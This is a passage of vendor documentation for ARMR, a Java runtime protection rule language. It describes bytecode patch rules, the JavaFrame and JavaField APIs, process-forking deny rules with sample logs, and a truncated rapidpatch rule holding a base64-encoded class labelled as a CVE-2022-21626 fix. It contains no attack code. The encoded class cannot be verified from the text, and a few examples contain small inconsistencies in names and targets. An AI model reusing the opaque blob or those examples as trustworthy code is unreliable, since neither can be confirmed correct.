            public void patch(JavaFrame frame) {
                frame.raiseException(new IOException(MSG));
            }
        endcode
    endpatch

endapp
```

All text between the `code` block's opening and closing declarations will be interpreted as source code. ARMR language syntax should not be used within the code block. It is possible to create new methods, classes, static blocks, instance fields or static fields within the code block. It is important to note that in ARMR 2.0, source code written in one ARMR Patch is not shared with any another ARMR Patch.

ARMR Patch Methods

An ARMR Patch rule makes certain methods available to the patch developer that are tied to the ARMR Rule life-cycle. These methods can be overridden to provide customized behavior at each lifecycle event.

Method	Required	Description
`public void load();`	optional	The `load()` method will be invoked once the `link` life-cycle event is triggered. Since this is a once-off event, the load method is useful for the initialization of the state.
`public void patch(JavaFrame frame);`	mandatory	The `patch()` method will be invoked once the `execute` life-cycle event is triggered. This event can happen multiple times. Every patch must implement the `patch()` method.
`public void unload();`	optional	The `unload()` method will be invoked once the `unlink` life-cycle event is triggered. As the `load()` event, this is also a once-off event.

ARMR Patch State

The ARMR Engine provides an efficient memory-store for patches within the same ARMR Mod to share memory state between them. The memory-store for a given ARMR Mod can be accessed via two built-in functions within the ARMR Engine.

Method	Description
`saveValue(Object key, Object value)`	Store an object into the shared cache with a unique key.
`restoreValue(Object key)`	Retrieve an object stored into the shared cache by passing in the key.

JavaFrame

The JavaFrame accessor provides access to the active frame of the patched function at the location where the patch is applied. Using the JavaFrame accessor, the current state and contents of the operand stack and local variables can be read and overwritten. The active JavaFrame accessor is provided to the patch developer as the single argument to the `patch()` method. Please refer to the JavaFrame API for a detailed list of the accessors for reading and writing active frame state. For more information regarding frames, local variable array, and operand stack, please refer to Java Virtual Machine specification at Oracle's "The Java Virtual Machine Specification".

JavaField / JavaMethod

The JavaField and JavaMethod accessors are provided by the ARMR Engine for unrestricted access to any members of any class. They can be used by a Patch rule to access private members, overwrite final fields, and other similar operations. The following example highlights how to create a JavaField accessor, and how it can be used to read/write a private field. Use of the JavaMethod accessor follows the same convention. Please refer to the JavaField / JavaMethod API documentation for further information.

```
app("Security Policy"):
requires(version: "ARMR/2.0")

    patch("Patch File.getCanonicalPath() Method"):
        function("java/io/File.getCanonicalPath()Ljava/lang/String;")
        error("java/io/IOException")

        code(language: java, import: ["java.io.IOException"]):
            private static JavaField detailMessageField;

            public void load() {
                detailMessageField = JavaField.load(
                    "java/lang/Throwable.detailMessage");
            }

            public void patch(JavaFrame frame) {
                IOException ioe = (IOException) frame.loadObjectOperand(0);
                String detailMessage = detailMessageField.readString(ioe);
                detailMessageField.writeString(ioe,
                    "The IOException message has been changed!");
            }
        endcode
    endpatch

endapp
```

Patch Rule Example

Consider the following Java source code.

```
package ie.example;

public class Utils {

    public byte[] createByteArray(int length) {
        return new byte[length];
    }

}
```

The Java bytecode for the method `createByteArray()` can be seen here.

```
public byte[] createByteArray(int);
descriptor: (I)[B
flags: ACC_PUBLIC
Code:
stack=1, locals=2, args_size=2
0: iload_1
1: newarray byte
3: areturn
LineNumberTable:
line 4: 0
```

Now consider the case where a source-code change was introduced to check whether the integer argument called `length` is a positive integer and that it does not exceed a size of 100 before creating the `byte[]`, throwing an `IllegalStateException` if either of these conditions are not met. Here is what the new source-code would look like for the `createByteArray()` method.

```
package ie.example;

public class Utils {

    public byte[] createByteArray(int length) {
        if (length < 0 || length > 100) {
            throw new IllegalStateException("Length must be a positive integer and
cannot exceed a size of 100");
        }
        return new byte[length];
```

```
    }

}
```

To apply the same effect with an ARMR Patch rule is trivial. To do so, we can create an ARMR Patch rule
that targets the `createByteArray()` method, at the **entry** location, to be applied before instruction 0 is executed. At this location, the ARMR Patch will have access to the length argument from the local variable array, and can perform the same check conditions, raising an `IllegalStateException` if either of the conditions are not met. Below is an example ARMR Patch to provide this behavior.

- **Function**: `"ie/example/Utils.createByteArray()[B"`
- **Location Specifier**: `entry()`

```
app("Security Policy"):
requires(version: "ARMR/2.0")

    patch("Example Patch")
        function("ie/example/Util.createByteArray(I)[B")
        entry()

        code(language: java):
            public void patch(JavaFrame frame) {
                int length = frame.loadIntVariable(1);
                if (length < 0 || length > 100) {
                    frame.raiseException(new IllegalStateException("Length must be
a positive integer and cannot exceed a size of 100"));
                }
            }
        endcode
    endpatch

endapp
```

The above ARMR App declares a single ARMR Patch rule. The rule has the following statements.

- `function`
  - the signature of the method which contains the code to be patched
- `location-specifier`
  - the specific location within the function where the patch should be applied
- `code`
  - the code to be compiled into the target function at the specified location

Occurrences

In certain cases, there may be multiple locations of the same bytecode instruction with a target function
being patched. It is possible to select the exact instruction by using an optional parameter to the function statement called `occurrences`. The occurrences parameter is a key:value pair with a key of occurrences and the value is an array of integers that represent each occurrence of the location specifier. Only the specified occurrence(s) will be patched. If an occurrence has been specified that is out of bounds, i.e. that occurrence does not exist, then it will be ignored and the ARMR Patch rule will apply where applicable. The occurrences parameter can be specified on the following location specifiers.

Location	Example	Description
`read()`	`read("java/io/File.path", occurrences: [2])`	Apply the patch by replacing only the 2nd occurrence of the getfield bytecode instruction of the path field.
`readsite()`	`readsite("java/io/File.path", occurrences: [3, 5])`	Apply the patch immediately before the 3rd and 5th occurrence of the getfield bytecode instruction of the path field.
`readreturn()`	`readreturn("java/io/File.path", occurrences: [4, 6])`	Apply the patch immediately after the 4th and 6th occurrence of the getfield bytecode instruction of the path field.
`write()`	`write("java/io/File.path", occurrences: [1, 7])`	Apply the patch by replacing the 1st and 7th occurrence of the putfield bytecode instruction of the path field.
`writesite()`	`writesite("java/io/File.path", occurrences: [2])`	Apply the patch immediately before the 2nd occurrence of the putfield bytecode instruction of the path field.
`writereturn()`	`writereturn("java/io/File.path", occurrences: [4, 6])`	Apply the patch immediately after the 4th and 6th occurrence of the putfield bytecode instruction of the path field.
`call()`	`call("java/lang/String.valueOf(I)Ljava/lang/String;", occurrences: [2])`	Apply the patch by replacing only the 2nd occurrence of the invoke* bytecode instruction of the valueOf method.
`callsite()`	`callsite("java/lang/String.valueOf(I)Ljava/lang/String;", occurrences: [3, 5])`	Apply the patch immediately before the 3rd and 5th occurrence of the invoke* bytecode instruction of the valueOf method.

Location	Example	Description
`callreturn()`	`callreturn("java/lang/String.valueOf(I)Ljava/lang/String;", occurrences: [4, 6])`	Apply the patch immediately after the 4th and 6th occurrence of the invoke* bytecode instruction of the valueOf method.

Consider the following example.

```
package com.example;

class Person {
    private int age;

public Person(int age) {
        this.age = age;
    }

@Override
    public String toString() {
        if (age == 0) {
            return "This person has no age.";
        }
        return "This person is " + age + " years old.";
    }
}
```

The following bytecode is for the `toString()` method as shown in the ***Person*** class.

```
public java.lang.String toString();
    descriptor: ()Ljava/lang/String;
    flags: ACC_PUBLIC
    Code:
      stack=2, locals=1, args_size=1
         0: aload_0
         1: getfield      #2 // Field age:I
         4: ifne          10
         7: ldc           #3  // String This person has no age.
         9: areturn
        10: new           #4  // class java/lang/StringBuilder
        13: dup
        14: invokespecial #5  // Method java/lang/StringBuilder."<init>":()V
        17: ldc           #6  // String This person is
        19: invokevirtual #7  // Method java/lang/StringBuilder.append:(Ljava/lang/
```

```
String;)Ljava/lang/StringBuilder;
        22: aload_0
        23: getfield      #2  // Field age:I
        26: invokevirtual #8  // Method java/lang/StringBuilder.append:(I)Ljava/
lang/StringBuilder;
        29: ldc           #9  // String  years old.
        31: invokevirtual #7  // Method java/lang/StringBuilder.append:(Ljava/lang/
String;)Ljava/lang/StringBuilder;
        34: invokevirtual #10 // Method java/lang/StringBuilder.toString:()Ljava/
lang/String;
        37: areturn
```

As shown here, the `age` field is being read at two different locations. The `getfield` bytecode instruction is called at instruction `1` and `23`. If the ARMR developer is interested in only targeting the second `getfield` instruction, then they can use one of the read location specifiers, and pass in an occurrence of 2.

```
app("Security Policy"):
  requires(version: "ARMR/2.0")

    patch("Readsite patch")
      function("com/example/Person.toString()Ljava/lang/String")
      readsite("com/example/Person.age", occurrences: [2])

          code(language: java):
            public void patch(JavaFrame frame) {
                 // patch code here
            }
          endcode
    endpatch
endapp
```

Whenever an ARMR developer specifies an occurrence that does not exist, that specific occurrence is ignored but others will still trigger the rule. For example, "`occurrences: [2]`" and "`occurrences: [2,3]`" would produce the same effect in the above case. However, if all the occurrences specified are **out of bounds**, then the patch code cannot be applied. For such cases, a link error message is generated in the CEF log file specifying the maximum event count and the set of configured occurrences of the patch. Consider the following **readsite** specifier.

```
readsite("com/example/Person.age", occurrences: [3])
```

Since there is no third occurrence of the getfield instruction for the age field, the patch cannot be applied. As a result, a log message will be printed to the CEF log file.

```
<14>1 2020-07-09T04:01:00.321Z win_system_1 java 18914 - -
CEF:0|ARMR:ARMR|ARMR|2.2|rule 2|Link Rule|Very-High|rt=Jul 09 2020 04:01:00.307
+0000 dvchost=win_system_1 procid=18914 ruleType=patch securityFeature=patch out-
come=failure reason=occurrences for patch [3] exceed the maximum occurrence count 2
```

Patch Execution Ordering And Greedy Location Specifiers

It is possible for plural ARMR Patch rules to target the same function code at the same location-specifier.
In such cases, all plural site and return patches will be applied sequentially in an undefined, implementation-specific order.

However, when two or more ARMR Patch rules target a `call()`, `read()`, or `write()` location-specifier in a target function, then only one of the patches will be applied with link errors recorded for the matching but unapplied patches.

The location-specifiers for which only one patch can be applied at a time are known as greedy location
specifiers. They are different from the site and return location specifiers as they consume (i.e. replace)
the targeted bytecode instruction.

As an example consider the following Java program.

```
package ie.example;

class Person {
private int age;

    public Person(int age) {
        this.age = age;
    }

    @Override
    public String toString() {
        String message;
        if (age == 0) {
            message = "This person has no age.";
        } else {
            message = "This person is " + age + " years old.";
        }
        return message;
    }

}
```

The following ARMR Mod contains some ARMR Patch rules that all target the same field in the same function using the various write location specifiers. Two of the patches are write() patches, which is a greedy specifier. Only one of the write() patches will be applied; the other will be recorded with a link error.

```
app("Security Policy"):
    requires(version: "ARMR/2.0")

    patch("write :01"):
        function("com/example/Person.toString()Ljava/lang/String")
        write("com/example/Person.message")

            code(language: java):
                public void patch(JavaFrame frame) {
                     // patch code here
                }
            endcode
    endpatch

    patch("write :02"):
        function("com/example/Person.toString()Ljava/lang/String")
        write("com/example/Person.message")

            code(language: java):
                public void patch(JavaFrame frame) {
                     // patch code here
                }
            endcode
    endpatch

    patch("writesite"):
        function("com/example/Person.toString()Ljava/lang/String")
        writesite("com/example/Person.message")

            code(language: java):
                public void patch(JavaFrame frame) {
                     // patch code here
                }
            endcode
    endpatch

    patch("writereturn"):
        function("com/example/Person.toString()Ljava/lang/String")
        writereturn("com/example/Person.message")

            code(language: java):
                public void patch(JavaFrame frame) {
                     // patch code here
                }
            endcode
    endpatch

endapp
```

In these cases, the first patch rule to trigger will greedily consume the memory write instruction and subsequent rules with an identical location specifier will be unable to be applied. Whenever there is a conflict of this sort, a link error notice will be printed to the ARMR Engine's event file to notify the user that a rule was suppressed due to the conflict.

```
<14>1 2020-07-09T04:01:00.321Z win_system_1 java 18914 - -
CEF:0|ARMR:ARMR|ARMR|2.3|patch person|Link Rule|Very-High|rt=Jul 09 2020
04:01:00.307 +0000 dvchost=win_system_1 procid=18914 ruleType=patch securityFea-
ture=patch outcome=failure appVersion=1
```

Life-Cycle For ARMR Patch Rule

The linking conditions for an ARMR Patch rule are as follows. The method matching the function statement must first be found by the ARMR Engine. If the target function is never loaded into the JVM, then the patch will not be applied. As a result, the link event for that ARMR Patch rule will not occur. Similarly, if the target function is loaded into the JVM, but the location-specifier statement cannot be matched to one-or-more instructions in the target function, then again, the patch will not be applied and the link event for that ARMR Patch rule will not occur.

For an ARMR Patch rule to link, the target function must be found, and the location-specifier with the target function must also be found. When both of these cases are true (the target function is found
and one or more location-specifier(s) are found) then the ARMR Engine will link that ARMR Patch rule into the target function.

Linking events can occur at any time during JVM execution, but will always occur before the target function and location-specifier(s) begin executing for the first time. However linking does not necessary have to happen during the startup of the application. At any time the matching function/location-specifier is loaded into the JVM, the ARMR Engine will link the matching ARMR Patch rule.

The link state is also useful when debugging an ARMR Patch rule. If no link states are noted in the ARMR Engine event log when it was expected to present, this may indicate that there is an error in the signature specified in the function statement or location-specifier.

During the link state for an ARMR Patch rule, the Java code contained in the code block will be compiled. It is during this time that any compilation errors will be reported and logged in the ARMR Engine event log.

JavaFrame API

The 'this' Variable

Returns the `this` instance for non-static functions.

```
Object loadThisVariable()
```

Raising Exceptions

When there is a deliberate intention to throw an Exception in the context of the running application,
an Exception needs to be raised. If an uncaught Exception is thrown from the patch(JavaFrame) method of an ARMR Patch, the ARMR Engine will consider the ARMR Patch rule to be broken, and immediately unlink (i.e, uncompile) the offending ARMR Patch rule from the target function.

```
void raiseException(Throwable throwable)
```

Returning Values

There are cases where an ARMR Patch will be required to return a value from the patched function, which will prevent any further bytecode instructions to be executed after the location at which the ARMR Patch was applied.

```
void returnVoid()
void returnFloat(float returnValue)
void returnBoolean(boolean returnValue)
void returnInt(int returnValue)
void returnDouble(double returnValue)
void returnLong(long returnValue)
void returnChar(char returnValue)
void returnByte(byte returnValue)
void returnShort(short returnValue)
void returnString(String returnValue)
void returnObject(Object returnValue)
```

Load Variables

The ***loadVariable*** methods are used to read values stored in a certain index in the local variable array. Please note that long and double take up two index slots.

```
void loadFloatVariable(int index)
void loadIntVariable(int index)
void loadDoubleVariable(int index)
void loadLongVariable(int index)
void loadBooleanVariable(int index)
void loadByteVariable(int index)
void loadShortVariable(int index);
```

```
void loadCharVariable(int index);
void loadStringVariable(int index);
void loadObjectVariable(int index);
```

Store Variables

The ***storeVariable*** methods are used to write values to a certain index in the local variable array. Please note that long and double take up two index slots.

```
void storeFloatVariable(int index, float newValue)
void storeIntVariable(int index, int newValue)
void storeDoubleVariable(int index, double newValue)
void storeLongVariable(int index, long newValue)
void storeBooleanVariable(int index, boolean newValue)
void storeByteVariable(int index, byte newValue)
void storeShortVariable(int index, short newValue);
void storeCharVariable(int index, char newValue);
void storeStringVariable(int index, String newValue);
void storeObjectVariable(int index, Object newValue);
```

Load Operand

The ***loadOperand*** methods are used to read values stored in a certain index in the operand stack. Please note that long and double take up two index slots.

```
float loadFloatOperand(int index)
int loadIntOperand(int index)
double loadDoubleOperand(int index)
long loadLongOperand(int index)
boolean loadBooleanOperand(int index)
byte loadByteOperand(int index)
short loadShortOperand(int index);
char loadCharOperand(int index);
String loadStringOperand(int index);
Object loadObjectOperand(int index);
```

Store Operand

The ***storeOperand*** methods are used to write values to a certain index in the operand stack. Please note that long and double take up two index slots.

```
void storeFloatOperand(int index, float newValue)
void storeIntOperand(int index, int newValue)
void storeDoubleOperand(int index, double newValue)
void storeLongOperand(int index, long newValue)
void storeBooleanOperand(int index, boolean newValue)
void storeByteOperand(int index, byte newValue)
void storeShortOperand(int index, short newValue);
void storeCharOperand(int index, char newValue);
void storeStringOperand(int index, String newValue);
void storeObjectOperand(int index, Object newValue);
```

Version: 2.11

ARMR Process Rule

> **TIP**
>
> Support for API Protect was added to this rule in ARMR 2.9. Please see the **API Protect Directives** page in the ARMR documentation for information on how to configure this rule for API endpoint protection.

Overview

The ARMR `process` rule can be used to control the access that an application has for executing external processes on the server. This is useful to prevent unauthorized attempts at process forking.

When (Event)

To control access to executables using the ARMR `process` rule the user must specify the `execute` declaration.

execute

A parameter must be supplied to the `execute` declaration to determine the executable(s) that the ARMR `process` rule will control access to.

> **INFO**
>
> Both Unix and Windows filesystem paths are supportedThis parameter takes the form of a list of one or more quoted-strings indicating specifically targeted executables.

Each string represented in the parameter can be:

- a single executable or directory name - the agent will control access to any executable or directory on the filesystem that matches the given name
- an absolute path to a specific executable or directory

The wildcard character (*) is supported anywhere in the executable name or path:

- only one wildcard character can be used with each path

- the wildcard will only wildcard a single directory
- the wildcard can be used to specify all executables with a specific prefix
- the wildcard character specified on its own represents all executables and directories on the filesystem |

Then (Action)

There are three supported actions for the ARMR `process` rule: `protect`, `detect` and `allow`.

protect	All attempts to fork a process are blocked. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. A log message is generated with details of all attempts to fork a process. A log message **must** be specified with this action.
allow	Can be used to allow access to execute specific processes which are a subset of protected executables covered by an ARMR `process` rule in `protect` mode.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Examples

All examples of the ARMR `process` rule are given for both Unix and Windows style filesystem paths, where appropriate.

In the following example, we define an ARMR `process` rule that prevents forking of all processes inside a specific directory.

Unix

```
app("Process forking mod"):
  requires(version: ARMR/2.7)
  process("Protect executable in a specific directory"):
    execute("/tmp/*")
```

```
    protect(message: "denying attempt to execute processes inside specific directo-
ry", severity: 10)
  endprocess
endapp
```

Windows

```
app("Process forking mod"):
  requires(version: ARMR/2.7)
  process("Protect executable in a specific directory"):
    execute("C:\\Windows\\*")
    protect(message: "denying attempt to execute processes inside specific directo-
ry", severity: 10)
  endprocess
endapp
```

Logging

Unix

```
<9>1 2021-03-29T11:44:30.233+01:00 userX_system java 15891 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect executable in a specific directory|Execute
Rule|Very-High|rt=Mar 29 2021 11:44:30.232 +0100 dvchost=userX_system procid=15891
appVersion=1 ruleType=process securityFeature=process act=protect msg=denying at-
tempt to execute processes inside specific directory path=/tmp/myscript.sh command-
Line=myscript.sh scriptArg
```

Windows

```
<9>1 2021-03-29T11:47:50.278+01:00 userX_system java 13286 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect executable in a specific directory|Execute
Rule|Very-High|rt=Mar 29 2021 11:47:50.278 +0100 dvchost=userX_system procid=13286
appVersion=1 ruleType=process securityFeature=process act=protect msg=denying at-
tempt to execute processes inside specific directory path=C:\\Windows\\myscript.bat
commandLine=myscript.bat scriptArg
```

Further Examples

As above, with the stacktrace also logged

Unix

```
app("Process forking mod - with stacktrace"):
  requires(version: ARMR/2.7)
  process("Protect executable in a specific directory"):
    execute("/tmp/*")
```

```
    protect(message: "denying attempt to execute processes inside specific directo-
ry", severity: 10, stacktrace: "full")
  endprocess
endapp
```

Windows

```
app("Process forking mod - with stacktrace"):
  requires(version: ARMR/2.7)
  process("Protect executable in a specific directory"):
    execute("C:\\Windows\\*")
    protect(message: "denying attempt to execute processes inside specific directo-
ry", severity: 10, stacktrace: "full")
  endprocess
endapp
```

Logging

Unix

```
<9>1 2021-03-29T11:48:42.789+01:00 userX_system java 15891 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect executable in a specific directory|Execute
Rule|Very-High|rt=Mar 29 2021 11:48:42.787 +0100 dvchost=userX_system procid=15891
appVersion=1 ruleType=process securityFeature=process act=protect msg=denying at-
tempt to execute processes inside specific directory stacktrace=oceanic.spira-
cle.file.FileExecServlet.executeRequest(FileExecServlet.java:78)\noceanic.spira-
cle.file.FileExecServlet.doPost(FileExecServlet.ja-
va:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethod-
AccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
```

```
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) path=/tmp/myscript.sh com-
mandLine=/tmp/myscript.sh scriptArg
```

Windows

```
<9>1 2021-03-29T11:52:52.759+01:00 userX_system java 15844 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect executable in a specific directory|Execute
Rule|Very-High|rt=Mar 29 2021 11:52:52.759 +0100 dvchost=userX_system procid=15844
appVersion=1 ruleType=process securityFeature=process act=protect msg=denying at-
tempt to execute processes inside specific directory stacktrace=oceanic.spira-
cle.file.FileExecServlet.executeRequest(FileExecServlet.java:78)\noceanic.spira-
cle.file.FileExecServlet.doPost(FileExecServlet.ja-
va:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethod-
AccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) path=C:\\Win-
dows\\myscript.bat commandLine=myscript.bat scriptArg
```

Prevent forking a specific process

Unix

```
app("Process forking mod 2"):
  requires(version: ARMR/2.7)
  process("Prevent forking a specific process"):
    execute("/tmp/myscript.sh")
    protect(message: "denying attempt to execute specific process", severity: High)
  endprocess
endapp
```

Windows

```
app("Process forking mod 2"):
  requires(version: ARMR/2.7)
  process("Prevent forking a specific process"):
    execute("C:\\Windows\\myscript.bat")
    protect(message: "denying attempt to execute specific process", severity: High)
  endprocess
endapp
```

Detect forking any process with a specific name

Unix

```
app("Process forking mod 3"):
  requires(version: ARMR/2.7)
  process("Detect all attempts to execute myscript.sh"):
    execute("myscript.sh")
    detect(message: "myscript.sh file executed", severity: Low)
  endprocess
endapp
```

Windows

```
app("Process forking mod 3"):
  requires(version: ARMR/2.7)
  process("Detect all attempts to execute myscript.bat"):
    execute("myscript.bat")
    detect(message: "myscript.bat file executed", severity: Low)
  endprocess
endapp
```

Prevent forking all processes, except allow specific process

Unix

```
app("Process forking mod 4"):
  requires(version: ARMR/2.7)

  process("Prevent all process forking"):
```

```
    execute("*")
    protect(message: "denying attempt to execute any external process", severity:
7)
  endprocess

  process("Allow forking of specific process"):
    execute("/tmp/myscript.sh")
    allow(message: "allowing specific exectuable", severity: 3)
  endprocess

endapp
```

Windows

```
app("Process forking mod 4"):
  requires(version: ARMR/2.7)

  process("Prevent all process forking"):
    execute("*")
    protect(message: "denying attempt to execute any external process", severity:
7)
  endprocess

  process("Allow forking of specific process"):
    execute("C:\\Windows\\myscript.bat")
    allow(message: "allowing specific exectuable", severity: 3)
  endprocess

endapp
```

Logging On/Off Example

In the following example, logging is switched ON in the `protect` rule by the inclusion of the protect action `message` attribute. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension. The `allow` rule allows forking of the specified process. Logging is switched OFF in the `allow` rule by the omission of the action `message` attribute.

```
app("Process forking mod 5"):
  requires(version: ARMR/2.7)

  process("Prevent all process forking. Logging ON"):
    execute("*")
    protect(message: "", severity: 7)
  endprocess

  process("Allow forking of specific process. Logging OFF"):
    execute("/tmp/myscript.sh")
    allow(severity: 3)
  endprocess

endapp
```

Version: 2.11

ARMR Rapid Patch Rule

AAMS Agent v25.2.0 introduces initial support for a new `rapidpatch` rule type in ARMR 2.11.

An example ARMR mod containing two `rapidpatch` rules is as follows:

```
app("CVE-2022-21626"):
requires(version: ARMR/2.11)
    rapidpatch("CVE-2022-21626: 8u351"):
        class("sun/security/util/DerInputStream"):
            H4sIAAAAAAAAAI2Uy28bVRTGvzuxM47jPB03Se0mQx6t7do16SMlDwq4SYOFQxG-
BiBBeE3ucTOqOjT1G
            sACJDQsWIFggRUIKKhISiEUlwEakFBYglogt/wGrrmAVJL5rT5PmKRL97mjmnnPPud93fe/
e++EuAIEn
            BbRyxUqUjUylZNpvJSq2mU/MGKWUVazYC3bJ0G8KePnI8sW0VgUmwsn0uv6Gn-
sjr1mqi8XXq4JfIwU8C
            rquFrKFCCDSvVHI5oyQwlD66frIeM+VDM9QWuOE5tttGtAov68iGBZrCkZQP-
PrR50Yp2AX+9JbOQSF2f
            fTNjFG2zYKnoFOjd32uyYuazcrFutjptWqZ9pb7cog89CHjhxwmBzpnZZzVTltas-
gq3pmgd9DNeLRcNi
            9Xj4/6jiVOImTyIoFw4JqFq5PufBgIDHLtyXvid8iKo+aHhIJg4JBA4rWe95xIsu-
jAp0rRr2jJGTOzLS
            hrVqrwn0OVlSmF3bp6R2ZxD2UviIQAsjzLy+kjd8ONtQNCYw3FhDMyinkS1rO0FaRi/
qGXo0SVXOCYTC
            qeP3/rDcwpiAO7ycbLh2Qda4KNC9sFYo2Zq0VCvkNCm6B+OUf/9yKh6hlcw/SoRJLy-
bAY9i2YOuZG/N6
            8TnZqoCynFRBgzvSpmU8Xbm5YpScGe/OOSkLtFO76xnbsO/74QpHlpMCp/
adA0sryKgdE2cEBg7uYW/M
            Nf4Y5Z9HvAqF/018b277856qbI/5f1G++fmVf2pz7+dffGrxr+fdiDFSId0kQEJEIyP-
kDImSc2SMXCSX
            ySR5jCTJPHmGvEBeIq+RDMmRG8Qir5N3yXvkA/Ix+YRskE/JZ+Rz8gX5knxNbp-
MakZfL7+QP8i/vGTdR
            2bGL739zbObzq+i3aKmiI7iJ0S10LW3Bv1RDrx/9VZyKET8GOVYxXMPpn2Tw94iOuwKuDc-
QaqfGA6xa0
            PbkJZgRcVZx30gKuO55Jt8y5IHP63VVcCrj2V7x8WMUtTCz1u+M1TN+uq/
0oxzY0xbd59rYxqVLMx/np
            NFo424FWpRNxxY9xpQdzSgBZpRfrSh/eVvqxqYTwBGNdNLWL-
Blw91tzQEeYOkzA5+4CpVxxDr5EUSTvG
            LpBFx9RVx9ASqZB3yIfkI/Ij+ZX85pjzHccmPtcdc9RNtEup/Jh9wIXp4AaijgfB-
Wxg8YEFw14HgHc88
            w0/KcGp8Kbiz4pycju0R98Q2zlPcgT3iikG0Co0X7hCvwxHExShSIox5EcH-
LIoo1EdsV9z8QSXDv2QYA
            AA==
        endclass
    endrapidpatch

    rapidpatch("CVE-2022-21626: 7u371"):
        class("sun/security/util/DerInputStream"):
```

```
            H4sIAAAAAAAAAI2U309bZRjHv++h5ZRSfpYOWDs48mMrpV33E6Tg1A6GjcUZMYsETXY-
op+VAd1rbU6MX
